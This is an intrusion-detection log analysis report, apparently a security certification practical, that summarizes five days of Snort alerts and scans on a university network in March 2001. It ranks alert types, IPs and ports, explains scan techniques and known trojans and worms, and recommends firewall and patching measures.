- Perform a security vulnerability assessment or scan of all Web Servers and/or servers that listen on port 80 in your environment. If you don't have any tools readily available, my personal suggestion is to download the freeware package ***Nessus*** (www.nessus.org), install it and use the current signature definitions. Make sure you check periodically for new signatures. * Hint: obtain Legal and Management approval before executing the dangerous plug-ins module.

Assignment III – 'Analyse This' Scenario

1. Scope of Engagement and Objective

XYZ Security Consulting firm is engaged to perform an audit on ABC University. They are provided with data from several types of logs to analyze, research and then produce a detailed analysis report. The report will consist of the following items:

- the traffic profile of ABC's Internet Gateway;
- traffic anomalies that lie outside of that profile;
- the nature, source and destination of traffic that is indicative of malicious intent;
- instances of compromised hosts within the network

2. Analysis Methodology

XYZ Security Consulting firm received data in 20 WinZip files, containing 4 forms of data:

- Alert logs
- Snort Scan logs
- Scan logs
- OOS (Out of Spec) Data logs

Approach

Each zip file represented a day's worth of information. For each group of logs, five days worth of information were analyzed.

- The Alert Logs and Snort Scan Logs were analyzed using the following steps:
  1. Each zip file was first converted into a text file, which were opened in Microsoft Excel and saved as an Excel worksheet.

2. To compensate for files exceeding the limit, some logs were broken down into two or three text files. (Excel will truncate any document with greater than 65,000 lines.)
3. Each day's Excel files were then combined into a workbook for each of the following log types for summary analysis.
4. Each day's logs were then broken down into column's using the "Text to Columns…" command.
5. Each of the columns was then labeled with their appropriate column headings.

File Headings:

TIME	ACTION	SOURCE ADDRESS	SOURCE PORT	DESTIN ADDRESS	DESTIN PORT

6. Each day was then sorted by Action.
7. Each Action was then separated into worksheets.
8. The data for each Action worksheet was calculated for each Source Address, Source Port, Destination Address and Destination Port, using Advanced Filters and "=Countif( )" commands.
9. The summary information was calculated using various sorts and "=Sum( )" commands.

· The Scan Files were analyzed using the following steps:

1. Each zip file was first converted into a text file, which were opened in Microsoft Excel and saved as an Excel worksheet.
2. Each day's Excel files were then combined into a workbook for each of the following log types for summary analysis.
3. Because each day's logs consisted of two parts, the Scans and the Alerts, each day's information was separated accordingly.
4. The Scan worksheet information was then broken down into column's using the "Text to Columns…" command.

The Scan headings:

Source IP	Hosts Scanned	TCP	UDP	Source Name

5. The Alerts worksheet information was then broken down into column's using the "Text to Columns…" command.

The Alert headings:

Alert Message	Total

6. The data for the Scan worksheet was calculated for Source IP and Source Name using Advanced Filters and "=Countif( )" commands.
7. The summary information for the Alerts were calculated using various sorts and "=Sum( )" commands.

· The OOS Data Logs were analyzed using the following steps:

1. Each file was downloaded from the web site made publicly available.
2. Afterwards, each OOS Zip was decompressed into a text format for viewing.

3. Next, the log files were printed out by day and analyzed according to the following criteria
    - Source and Destination IP Addresses
    - Source and Destination Port Numbers
    - TCP Flag Option bits SYN|FIN|RESET|PUSH|ACK|URG to establish the types of traffic flow
    - Other anomalies such as Window Sizes and signs of NOP (No Operation)
    - ASCII text, to establish if any root access was enabled or signs of buffer overflows such as a string of 90's in the payload.
4. Finally, any anomalies were included in Appendix B below and suggestions were provided to correct those any possible signs of intrusion.

3. Results

Alerts

Snort and other Intrusion Detection Systems compare network traffic to signature files and generate alerts based on what is called an expert system. The traffic is captured and analyzed by the expert system mechanism and the result triggers an alert by the IDS. Alerts can represent scans but also well-known exploits such as backdoor programs such as Death Trojan on port 2. Alerts are generated to make IDS analysts and other IT personnel aware of intrusion attempts.

In some instances, and some statistical data will prove this, that over 90% of what are to be intrusion attempts are known as false positives. This is when someone believes that an intrusion attempt is in progress and it turns out to be faulty network equipment such as a switches ethernet card generating ICMP packets. For the most part, we can determine after examining data payload if it was really an intrusion or a false positive.

The total number of Alert logs was 415,154 generated from both internal and external traffic.


These represented five days of records from March 1st to March 5th 2001. There were 25,450 alerts originating from internal source IP address traffic and 389,700 alerts originating from external source IP address traffic.

ALERTS BY TYPE

Type	**Count**
UDP SRC and DST outside network	375960
spp_portscan: portscan status	20112
spp_portscan: PORTSCAN DETECTED	3437
WinGate 1080 Attempt	3384
spp_portscan: End of portscan	3325
Watchlist 000220 IL-ISDNNET-990517	2902
SYN-FIN scan!	2260
Possible RAMEN server activity	1751
Queso fingerprint	1076
TCP SRC and DST outside network	476
connect to 515 from outside	223
SMB Name Wildcard	113
External RPC call	38
Attempted Sun RPC high port access	26
Null scan!	23

Watchlist 000222 NET-NCFC	22
NMAP TCP ping!	13
connect to 515 from inside	7
SNMP public access	2
Broadcast Ping to subnet 70	1
ICMP SRC and DST outside network	1
Probable NMAP fingerprint attempt	1
SUNRPC highport access!	1
Total	**415154**

Description: The chart below displays the various types of alerts generated by using Snort IDS. The data from five days worth of alert logs shows that UDP scans are the highest followed by TCP port scans on external and internal hosts. Next, there are signs of Wingate proxying attempts, then SYN|FIN scans with Ramen worm generations and then Queso OS Fingerprinting attempts. There is also instances of external hosts trying to expose any printer vulnerabilities on MY.NET.




TOP 10 SOURCE IP's for MARCH ALERTS

SourceIP	Totals
194.165.226.27	**89921**
206.190.54.67	**45306**
155.101.21.38	**42408**
63.250.208.169	**36052**
140.142.19.72	**20037**
171.69.248.71	**16453**
129.116.65.3	**10660**
171.69.33.57	**9181**
128.223.83.33	**8633**
130.240.64.20	**8045**

Alerts from home network	
Alerts from external Class A source IP's	51,881
Alerts from external Class B source IP's	174,668
Alerts from external Class C source IP's	163,059

Class A IP addresses range from 0.0.0.0 to 127.255.255.255
Class B IP addresses range from 128.0.0.0 to 191.255.255.255
Class C IP addresses range from 192.0.0.0 to 223.255.255.255


Description: The chart below depicts the Top ten IP addresses in which alerts were generated from external hosts. Host *194.165.226.27* originating from Sweden is the highest offender in terms of alerts followed by *206.190.54.67* from the public ISP Yahoo, 155.101.21.38 bonfire.crsim.utah.edu and then *63.250.208.169* which is also from Yahoo.com.



TOP 10 INTERNAL SOURCE IP's for MARCH ALERTS

SourceIP	**Totals**	portscan status	portscan detected	End portscan	Ramen
MY.NET.150.225	**1397**	1167	118	112	
MY.NET.219.130	**1143**	783	184	176	
MY.NET.218.146	**1023**	4	513	506	
MY.NET.150.133	**941**	826	60	55	
MY.NET.228.50	**910**				910
MY.NET.226.146	**722**	719	3		
MY.NET.218.142	**648**	596	26	26	
MY.NET.218.246	**638**	634	3	1	
MY.NET.150.220	**553**	493	31	29	
MY.NET.217.194	**528**	526	1	1	

Description: The chart below describes the Top Ten source IP addresses that alerts originated from in regards to internal hosts. Although the chart below seems to be evenly distributed, the chart above indicates that MY.NET.150.225, MY.NET.219.130, MY.NET.218.146 and MY.NET.150.133 display the highest percentage of alerts drawn from the log files. Notice the Ramen worm exploit attempts by host MY.NET.228.50 in which the intruder is trying to expose port 53 on firewalls.




TOP 10 DESTINATION IP's for MARCH ALERTS

DestinIP	Totals
224.2.127.254	**255503**
233.28.65.197	**45306**
233.28.65.255	**36052**
224.0.1.41	**12419**
233.28.65.223	**6802**
233.28.65.62	**5524**
233.28.65.252	**3421**
10.255.255.255	**2399**
233.28.65.130	**2379**
224.0.1.1	**2296**

Alerts to home network	10,531
Alerts to external Class A source IP's	3,595
Alerts to external Class B source IP's	800
Alerts to external Class C source IP's	1,949
Alerts to external Class D source IP's	370,898

Class A IP addresses range from 0.0.0.0 to 127.255.255.255
Class B IP addresses range from 128.0.0.0 to 191.255.255.255
Class C IP addresses range from 192.0.0.0 to 223.255.255.255
Class D IP addresses range from 224.0.0.0 to 239.255.255.255


Description: The pie chart below displays the Top Ten destination IP addresses in terms of alerts. Notice that they are multicast addresses in which 224.2.127.254 has the highest degree of alerts. To note above, 370, 898 alerts were generated from addresses in a Class D IP range. Class D addresses are reserved for multicast group usage and cannot be assigned to individual hosts on a network. A Class D address has a first octet value between 224 and 239 and is represented in binary with a pattern that resembles 1110~~~~. The remaining 28 bits define the multicast group to which the host belongs. 224.0.0.0/8 – many of these addresses are Class D addresses and, therefore represent multicast addresses. Multicast traffic is used for the efficient distribution of traffic to members of the multicast group simultaneously. Multicast security issues are not however, significantly different from unicast issues, and the threats posed to multicast technologies should not be discounted. ABC should review its network architecture, identify its use of multicast technologies, and ensure they are well secured.




TOP 10 INTERNAL DESTINATION IP's for MARCH ALERTS

DestinIP	Totals
MY.NET.178.42	**999**
MY.NET.222.2	**646**
MY.NET.225.42	**619**
MY.NET.204.154	**469**
MY.NET.225.30	**446**
MY.NET.226.26	**318**
MY.NET.211.74	**172**
MY.NET.98.123	**166**
MY.NET.98.110	**137**
MY.NET.60.11	**98**

Description: Both charts above and below depict the Top Ten internal destination IP addresses in which alerts were generated from external hosts. MY.NET.178.42, MY.NET.222.2, MY.NET.225.42 and MY.NET.204.154 show the highest degree of targeting from outside attackers.






TOP 10 SOURCE PORT's for MARCH ALERTS

SourcePort	**Totals**	UDP SRC	Win Gate	Queso	TCP SCR	SMB	Null Scan
1026	**90304**	90301	1	1		1	
1030	**52771**	52770	1				
1027	**42438**	42435			2		1
1035	**26644**	26644					
1041	**20058**	20058					
45161	**16458**	16458					
1028	**16406**	16404	1		1		
9875	**14296**	14296					
1034	**10822**	10822					
1036	**10135**	10134		1			

Description: Both charts show the Top Ten alerts in which the source port is noted. All ten of the source ports are over 1024 (empheral ports) in which legitimate traffic flows from its origin. Most of the alerts are in the form of UDP are obviously connectionless scans and the others such as Wingate and SMB are fingerprinting attempts.



TOP 10 DESTINATION PORT's for MARCH ALERTS

Destin Port	Totals	UDP SRC	Win Gate	SYN-FIN	Ramen	SMB
9875	**235466**	235466				
5779	**100612**	100612				
9880	**20037**	20037				
1718	**12420**	12419			1	
1080	**3384**		3384			
67	**2899**	2899				
123	**2296**	2296				
21	**2260**			2260		
137	**1828**	1715				113
27374	**1344**				1344	

Description: Both charts accurately depict the nature of the Top Ten destination ports used in both external and internal alerts. The alerts on port 27374 show active probing for the Subseven 2.2 trojan, which is probably the fiercest backdoor utility on the internet today. There are several instances of Wingate proxying attempts in which intruder can use to conceal there identity when attacking a destination host. There is also a high degree of activity towards port 123, which can be associated with a trojan called NetController. But, if it is UDP traffic as noted above, it is linked to the Network Time Protocol which by definition is used by Internet Time servers and their peers to synchronize clocks, as well as automatically organize and maintain the time synchronization subnet itself.


Port 137, whether UDP or TCP is a Microsoft networking port, and can be an attempt to enumerate hosts from WINS servers or clients by an intruder. This activity, also known as SMB or Server Messaging Blocks, should only occur internally should never be seen crossing internet routers. Microsoft NetBIOS ports such as 137, 138 and 139 should be blocked at the firewall.


Traffic sent to port 67 is seeking to exploit bootp vulnerabilities. ABC should ensure that all external routers are configured not to pass bootp traffic. Bootp traffic should never originate from untrusted networks. Bootp by nature allows for hosts to accept IP addresses dynamically from DHCP servers and should occur only on an intranet basis.

Ports 21, also known as the File Transfer Protocol is an internet services which allows files to be transferred between hosts. If open and not secured on an internet server, this port can be used in an FTP bounce attack in which other internet hosts are targeted by an attacker via your server. Although this service has been around since the early days of the internet, it is still vulnerable to attacks. ABC should ensure that these services are well-patched to known exploits.

Port Definitions are extracted from the following list below:

http://www.neohapsis.com/neolabs/neo-ports/neo-ports.html





Scans

Scans on remote hosts normally occur to find out what services are running and what versions of software or operating system is present. Once a reconnaissance is complete, vulnerabilities or exploits can be exposed on those systems. Intrusion Detection software such as Snort can be utilized to generate alerts as it compares network traffic against their signatures.

Snort Scans


The total number of Snort Scan logs was 213,734 generated from both internal and external traffic. These represented five days of records from March 30th to April 1st 2001. There were 127,978 scans originating from internal source IP address traffic and 85,756 scans originating from external source IP address traffic.

SCANS BY TYPE

Type	Count
UDP	166569
SYN	42894
SYNFIN	3929
NOACK	93
INVALIDACK	88
NULL	61
UNKNOWN	46
VECNA	22
FIN	12
SPAU	6
NMAPID	5
XMAS	5
FULLXMAS	4
TOTAL	**213734**

Description: The Top Ten scans detected using Snort display the UDP scan being the highest followed by SYN and then SYN|FIN scans. SYN|FIN activity is a direct sign of an attacker attempting to bypass firewalls rules. The person probing MY.NET is looking to do it in a stealth fashion and go undetected. This is a prevalent attack on today's internet in which attackers will use for reconnaissance purposes only. The concept of the SYN|FIN scan from a technical viewpoint is that it looks to open a session with a responding host and tear it down at the same time. Most Firewalls are susceptible to this type of traffic and will allow it to pass through into the network.

Although there is a very low percentage, a relatively new type of scanning known as "Christmas" or Xmas scanning needs to be noted. This method of scanning uses TCP Flags URG|FIN|PUSH and is crafted by the intruder to stealthy scan networks. Most reconnaissance today by attackers is done without the victim even knowing he is being probed. This makes the threat of a future attack more dangerous.



